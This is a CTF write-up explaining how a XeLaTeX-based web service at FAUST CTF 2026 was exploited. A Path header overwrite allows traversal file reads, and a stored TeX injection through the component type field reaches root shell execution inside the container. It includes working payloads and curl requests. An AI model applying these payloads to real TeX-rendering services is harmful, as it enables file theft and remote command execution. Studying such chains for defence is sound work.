

LAMP

LATEX // APACHE // MARIADB // PAIN

From a Path Header to Container-Root RCE Through XeLaTeX

TEX INJECTION // PATH HEADER // SHELL ESCAPE // RCE

AUTHOR

Denis Krüger

PROJECT

LAMP Security Research

IMPACT

Container-Root RCE

ENVIRONMENT

FAUST CTF 2026

FOCUS

Exploit / Analyze / Automate

REPORT DATE

September 28, 2026

Abstract

This report documents the analysis and exploitation of the *LAMP* service during FAUST CTF 2026.

The service—appropriately expanded as *LaTeX*, *Apache*, *MariaDB*, *Pain*—implemented significant portions of its HTTP processing and application logic using XeLaTeX.

The investigation identified multiple weaknesses across the service’s request parsing, TeX processing, persistence, and rendering mechanisms. Individually, these weaknesses exposed constrained primitives including arbitrary file access and stored TeX injection. When chained together, they enabled operating system command execution as root within the LAMP service container.

A 32-byte limit on the primary injection field initially constrained the usefulness of the command-execution primitive. The restriction was subsequently bypassed by abusing newline handling in persisted ship names, allowing attacker-controlled files within the application’s storage directory to act as shell-command carriers.

The completed exploit chain was operationalized during the live Attack/Defense competition, used to recover service flags from opposing teams, and integrated with the team’s automated flag-submission infrastructure.

Contents

Abstract	i
1 What the Hell Is LAMP?	1
1.1 Why XeLaTeX Matters	1
1.2 And Then There Was Shell Escape	1
1.3 The Exploit Chain	2
1.4 What This Writeup Covers	2
2 Service Overview: HTTP, but Make It TeX	3
2.1 Request Flow	3
2.2 Where LAMP Stored Its State	3
2.3 Persistent Ship Data	4
2.4 The First Useful Boundary	4
3 Path Header Overwrite	5
3.1 Headers Became TeX Macros	5
3.2 The Collision	6
3.3 Why Validation Did Not Save It	6
3.4 Turning It Into a File Read	7
3.5 What This Gave Us	7
4 Stored TeX Injection Through Component Types	9
4.1 From HTTP to MariaDB	9
4.2 MariaDB Back to TeX	9
4.3 Why <code>\edef</code> Matters	10
4.4 Escaped for the Wrong Language	10
4.5 The Weird Backslash Problem	11
4.6 What We Had at This Point	11
5 From TeX Injection to Container-Root RCE	13
5.1 The Working Payload	13
5.2 Why <code>@@input</code> ?	13
5.3 A Tiny Proof of Execution	14
5.4 Getting the Output Back	14
5.5 The Chain So Far	14
5.6 Unfortunately, 32 Bytes	15

1 What the Hell Is LAMP?

LAMP was one of the services deployed during FAUST CTF 2026.

From the outside, it behaved like a fairly normal web application: users could register accounts, create ships, add components, and later view the resulting state through HTTP requests.

The implementation was considerably less normal.

Large parts of the service were processed through XeLaTeX.

LaTeX // Apache // MariaDB // Pain

That last component became increasingly accurate as the analysis continued.

1.1 Why XeLaTeX Matters

LaTeX is normally used as a document preparation system. A source file contains text together with commands, and a TeX engine interprets those commands to produce a document.

A minimal example looks like this:

```
\documentclass{article}

\begin{document}
Hello.
\end{document}
```

The important security detail is that TeX commands are not merely formatting markers.

TeX includes macros, token expansion, file input and output, dynamic control sequences, and other behaviour that makes it much closer to a small programming environment than to a passive markup format.

That becomes interesting when values controlled by an HTTP client stop being treated as ordinary text and instead become TeX source.

LAMP did exactly that in several places.

1.2 And Then There Was Shell Escape

The service started XeLaTeX using:

```
xelatex -8bit --shell-escape /srv/main.tex
```

The important part is:

--shell-escape

Shell escape allows TeX functionality to invoke external operating-system commands.

This is not automatically a vulnerability. If all TeX input is trusted, it may be an intentional feature.

LAMP, however, processed attacker-controlled HTTP and database values through that same TeX environment.

FINDING //

The interesting question was therefore not whether shell escape existed. The question was whether user-controlled data could be transformed into executable TeX before it reached a shell-enabled primitive.

1.3 The Exploit Chain

The final exploit did not come from a single bug.

Instead, several smaller weaknesses could be chained together:

1. A client-controlled `Path` header could overwrite the path used by the application after the original request path had already been validated.
2. Component metadata stored in MariaDB was later inserted back into the generated TeX and interpreted during rendering.
3. The useful injection field was limited to 32 bytes, restricting the commands that could be executed directly.
4. A separate newline injection in persisted ship data provided a place to store a much longer shell command.

Together, these behaviours provided:

arbitrary file access → stored TeX injection → command execution → flag harvesting

The resulting command execution ran as root inside the LAMP service container.

Throughout this writeup, this is therefore described as *container-root RCE*. The exploit did not by itself demonstrate root access to the underlying Vulnbox host.

1.4 What This Writeup Covers

This is not intended to be a complete study of TeX internals.

The goal is much simpler:

- document the code paths that mattered during the competition;
- explain the XeLaTeX behaviour required to understand the exploit;
- reconstruct how the individual primitives were chained;
- preserve the payloads and reasoning behind the final PoC;
- and document how the exploit was automated during the live CTF.

The next section begins with the first useful primitive:

convincing LAMP to read a path it had never actually validated.

2 Service Overview: HTTP, but Make It TeX

Before looking at the individual vulnerabilities, it helps to understand how a request moves through LAMP.

The central application entry point was `/srv/main.tex`. It configured the service's Redis and MariaDB connections, loaded the custom HTTP implementation, installed the authentication middleware, and finally started request processing with:

```
\httpMiddlewareUse{\authMiddleware}  
\httpServe{}
```

In other words, XeLaTeX was not merely generating a page after some other application had handled the request.

It was part of the application itself.

2.1 Request Flow

At a high level, a request followed this path:

1. an HTTP request reached the LAMP service;
2. the request was passed into the XeLaTeX process;
3. the custom HTTP code parsed the request line, headers, cookies, query parameters, and POST body;
4. the requested page was selected and loaded as TeX;
5. application state was read from Redis, MariaDB, or files under `/storage`;
6. XeLaTeX expanded the resulting macros and generated the HTTP response.

The important part is that HTTP state eventually became TeX state.

Headers could become control sequences. POST parameters became macros. Database values were read back into TeX. Files containing user-controlled data were later included by the renderer.

This created several opportunities for data that was originally supposed to be passive to become executable TeX.

2.2 Where LAMP Stored Its State

LAMP split its state across three main locations.

Storage	Purpose
Redis	Sessions, usernames, passwords, and temporary authentication state.
MariaDB	Ships and their components, including component coordinates, type, state, and properties.
<code>/storage</code>	Per-user TeX files containing persistent ship data such as the ship name.

Even the database access was performed through TeX.

The custom SQL package wrote a query into a temporary file and then used shell escape to invoke the MariaDB command-line client:

```
\immediate\write18{
  mariadb ... < sqltmp.tex > sqloutput.tex
}
```

The result was then read back into the running TeX process.

Redis was handled in a similarly unusual fashion. TeX generated Redis protocol messages and exchanged them with the Redis container through a small helper script.

None of this was directly exploitable simply because it was unusual.

It did, however, mean that the boundaries between:

HTTP $\longleftrightarrow$ TeX $\longleftrightarrow$ database $\longleftrightarrow$ filesystem $\longleftrightarrow$ shell

were extremely important.

2.3 Persistent Ship Data

Registration created more than a Redis account and a MariaDB ship entry.

LAMP also opened a file beneath `/storage` using the username and stored the chosen ship name inside it:

```
\immediate\openout\shipfile=/storage/\postusername{
\store{\shipname}{\postshipname{}}
\immediate\closeout\shipfile{}
```

When the user later viewed their ship, the corresponding file was loaded again:

```
\input{/storage/\username{.tex}
```

This detail becomes important later.

For now, the important observation is simply that attacker-controlled data could survive a request, be written to disk as TeX, and then be interpreted again during a future request.

2.4 The First Useful Boundary

The service contained a number of unusual trust boundaries, but the first one that produced a useful exploitation primitive appeared very early in request handling.

LAMP validated the path from the HTTP request line.

It then parsed the request headers.

One particular header could change the path that the application would actually use afterwards.

That gave us our first primitive:

arbitrary file access through the `Path` header.

3 Path Header Overwrite

The first useful primitive came from a surprisingly small naming collision.

LAMP parsed the requested path from the HTTP request line and stored it inside the TeX macro `\httpPath`.

The relevant code was:

```
\newcommand{\httpParseLine}{
  \readln{\httpLine}
  \StrCut[1]{\httpLine}{ }\{\httpMethod\}{\httpLine}
  \StrCut[1]{\httpLine}{ }\{\httpPath\}{\httpVersion}
  \StrCut[1]{\httpPath}{?}{\httpPath}{\httpQuery}

  \xdef\httpMethod#1{\httpMethod}
  \xdef\httpPath#1{\httpPath}
  \xdef\httpVersion#1{\httpVersion}
}
```

So for a normal request such as:

```
GET / HTTP/1.1
```

the application eventually ended up with roughly:

```
\httpPath{} -> /
```

So far, nothing particularly exciting.

3.1 Headers Became TeX Macros

The interesting part appeared immediately afterwards.

LAMP parsed every HTTP header and dynamically created a TeX control sequence from its name:

```
\newcommand{\httpParseHeader}{
  \loop
  \readln{\header}

  \unless\ifx\header\empty{
    \StrCut[1]{\header}{:}{\name}{\value}

    ...

    \edef\name{\httpTransformHeaderName{\name}}

    \expandafter\xdef
    \csname http\name\endcsname
    #1{\value}

  }

  \repeat
}
```

For example:

```
Cookie: Session=abc
```

created a macro named approximately:

```
\httpCookie{}
```

This was intended as a convenient way of exposing request headers to the rest of the application. Unfortunately, header names shared the same namespace as LAMP's internal request state.

3.2 The Collision

One internal variable was already named:

```
\httpPath
```

The corresponding HTTP header name was therefore fairly obvious:

```
Path:
```

After LAMP transformed the header name and constructed the dynamic macro, the following header:

```
Path: /something
```

created:

```
\httpPath{} -> /something
```

That replaced the path originally parsed from the request line.

FINDING //

The request path and HTTP headers were stored in the same dynamically constructed TeX namespace.

As a result, a client-controlled `Path` header could overwrite the internal `\httpPath` variable.

3.3 Why Validation Did Not Save It

This became particularly useful because path validation happened before the malicious header replaced the path.

Conceptually, the request flow looked like this:

```
GET / HTTP/1.1
```

```
|  
v
```

```
validate "/"
```

```
|
```

```

      v
Path: ../../etc/hostname

      |
      v

\httpPath = ../../etc/hostname

```

The request itself therefore used a completely legitimate route:

```
GET /
```

Only afterwards did the `Path` header replace the value used by the TeX application.

The validation applied to one value.

The application later consumed another.

3.4 Turning It Into a File Read

The static-file handler constructed paths using:

```
\httpStatic\httpPath{}
```

where the static root was configured as:

```
/srv/www/
```

With a traversal value in `\httpPath`, this could resolve outside the intended static directory.

The file-serving code then used the resulting path directly:

```

\immediate\write18{
  cat "cat path.tex"
}

```

A minimal request therefore became:

```

curl -g -6 --noproxy '*' \
  --path-as-is \
  -H 'Path: ../../etc/hostname' \
  'http://[TARGET]:1337/'

```

The request line still targeted the valid route `/`.

The `Path` header then replaced the internal path after parsing and allowed the service to return files outside the intended web root.

3.5 What This Gave Us

At this point, the primitive was already useful:

attacker-controlled file retrieval inside the LAMP container

It could be used to retrieve files reachable by the service process, including files created later during exploitation.

That last detail became especially important.

Once we found a way to execute a shell command and redirect its output into a file, the same `Path` header bug gave us a convenient way to retrieve the result over HTTP.

The exploit chain therefore gained its first reusable building block:

`Path:` → overwrite `\httpPath` → traverse filesystem → retrieve file

The next step was finding something more powerful than a file read:

making stored database content become executable TeX.

4 Stored TeX Injection Through Component Types

The file-read primitive was useful, but it did not yet allow us to execute anything.

The next interesting input was the component type.

In the normal web interface, a component could be one of three values:

```
light
button
source
```

The browser generated a POST request containing the selected type:

```
action=add&x=100&y=100&typ=light
```

The important part was that the vulnerable backend did not treat `typ` as an enum.

It treated it as data.

4.1 From HTTP to MariaDB

When a component was added, LAMP took the POST parameter `typ`, escaped it for SQL, and inserted it into the `components` table:

```
\sqlescape{\posttyp{}}{\type}

\sql{
  INSERT INTO components SET
    x = "\xcoord",
    y = "\ycoord",
    type = "\type",
    state = IF("\type" = "source", 1, 0),
    ship = \rowdata[0]
}{\ignore}
```

The use of `\sqlescape` initially looks reassuring.

It prevents the value from trivially breaking out of the SQL string.

But SQL injection was not the problem.

The value was supposed to survive the database.

That was exactly what we wanted.

4.2 MariaDB Back to TeX

When the ship was rendered again, LAMP selected the stored components:

```
SELECT id, x, y, type, state, properties
FROM components
WHERE ship = \id;
```

Each returned row was parsed and the database fields were turned back into TeX macros:

```
\sqlparserow{\c}{compdata}
```

```
\edef\x{\compdata[1]}
\edef\y{\compdata[2]}
\edef\properties#1{\compdata[5]}
\edef\type#1{\compdata[3]}
```

The interesting line was:

```
\edef\type#1{\compdata[3]}
```

The value in `components.type` was no longer just a database string.

It was being inserted into an `\edef` and processed by TeX again.

4.3 Why `\edef` Matters

For this writeup, the important thing about `\edef` is simple:

it expands commands while defining the macro.

For an expected component type such as:

```
light
```

nothing interesting happens.

The resulting macro is effectively:

```
\type{} -> light
```

But if the stored database value contains TeX syntax, that syntax can be interpreted when the value is reconstructed.

The application then used `\type` repeatedly while building the HTML response:

```
\output{
  <input
    class="component \type{} \state"
    style="--img: url('/components/\type{}_\state.svg');"
  />
}
```

This gave us a persistent input path:

HTTP POST → `typ` → MariaDB → `\edef` → TeX expansion

4.4 Escaped for the Wrong Language

This is the part that makes the bug particularly easy to miss.

The input was escaped.

It was simply escaped for the wrong interpreter.

`\sqlescape` protected the SQL statement from values such as quotes and backslashes that would otherwise alter the SQL syntax.

Once the value came back from MariaDB, however, it entered a completely different language:

TeX.

SQL escaping does not make a string safe to evaluate as TeX.

FINDING //

The `typ` parameter crossed two different interpreter boundaries. It was correctly escaped for MariaDB, but later reconstructed and expanded as TeX without a corresponding TeX safety boundary. This turned `components.type` into a stored TeX injection primitive.

4.5 The Weird Backslash Problem

There was still one annoying problem.

Useful TeX commands normally begin with a backslash:

```
\something
```

Sending a literal backslash through LAMP's parsing, escaping, storage, and reconstruction path was not particularly cooperative.

TeX, unfortunately for the defenders, has another way to represent characters.

The notation:

```
^^5c
```

represents the character with hexadecimal value `5c`.

ASCII `0x5c` is:

```
\
```

So a payload beginning with:

```
^^5cUseName
```

could become:

```
\UseName
```

when TeX processed it.

That gave us a compact way to smuggle a control-sequence introducer through the input path without sending the literal character we actually wanted.

4.6 What We Had at This Point

The exploit chain now contained two useful primitives.

The first provided arbitrary file retrieval:

```
Path: ../../...
```

The second allowed attacker-controlled component data to be stored in MariaDB and later interpreted as TeX:

```
typ
-> SQL
-> components.type
-> \edef\type
-> TeX
```

What we still needed was a TeX primitive that could cross the final boundary:

TeX → operating-system command execution.

This is where `-shell-escape` stopped being an interesting configuration detail and became the entire problem.

5 From TeX Injection to Container-Root RCE

At this point, attacker-controlled data could survive a trip through MariaDB and later become TeX again.

The remaining question was:

can that TeX make XeLaTeX execute a shell command?

Because the service was running with `-shell-escape`, the answer was yes.

5.1 The Working Payload

The compact payload that turned the component-type injection into command execution was:

```
^^5cUseName{@@input}|"id>/x"
```

At first glance this looks slightly cursed.

Broken into pieces, however, it is manageable:

Part	Purpose
<code>^^5c</code>	Produces the backslash character required to begin a TeX control sequence.
<code>UseName{@@input}</code>	Resolves LaTeX's internal input primitive.
<code> "id>/x"</code>	Uses the shell-enabled pipe form of the input operation and runs the command <code>id>/x</code> .

5.2 Why @@input?

A normal TeX file include may look like:

```
\input{file.tex}
```

During testing, the useful form was instead:

```
\UseName{@@input}
```

This provided access to the internal input primitive used by LaTeX.

With shell escape enabled, the input mechanism also supports a pipe form:

```
\UseName{@@input}|"command"
```

Instead of opening a normal file, XeLaTeX executes the supplied command.

The command's output can then be treated as input by TeX.

For exploitation, however, we did not actually need to consume the command output inside the document.

Redirecting it into a file was much simpler.

5.3 A Tiny Proof of Execution

The initial proof used:

```
id>/x
```

This resulted in the complete injected value:

```
^^5cUseName{@@input}|"id>/x"
```

Once stored as the component type and rendered, the effective execution path became:

component type → `\edef` → `\UseName{@@input}` → shell command

The command itself wrote the result of `id` into:

```
/x
```

5.4 Getting the Output Back

This is where the earlier `Path` vulnerability immediately became useful again.

The result file could be retrieved with the existing file-read primitive:

```
curl -g -6 --noproxy '*' \
  --path-as-is \
  -H 'Path: ../../../../x' \
  'http://[TARGET]:1337/'
```

The returned content showed that the command was executing as root inside the LAMP service container:


```
uid=0(root) gid=0(root) groups=0(root)
```

The chain had therefore reached:

container-root remote command execution

5.5 The Chain So Far

At this stage, the attack was already a complete RCE chain:

**FINDING //**

The `typ` parameter was sufficient to turn stored application data into operating-system command execution.

Because XeLaTeX ran as root inside the service container, the resulting commands also executed as root inside that container.

5.6 Unfortunately, 32 Bytes

There was one fairly significant problem.

The component type was not an unlimited string.

The MariaDB field only gave us a very small payload budget.

Simple commands such as:

```
id>/x
```

fit comfortably.

A useful flag-harvesting command did not.

A reverse shell, a longer filesystem search, or even a convenient multi-stage command quickly exceeded the available space.

So although we technically had root command execution, it initially looked like this:

root RCE, but make it tiny.

The next problem was therefore not finding another execution primitive.

It was finding somewhere else to store the command.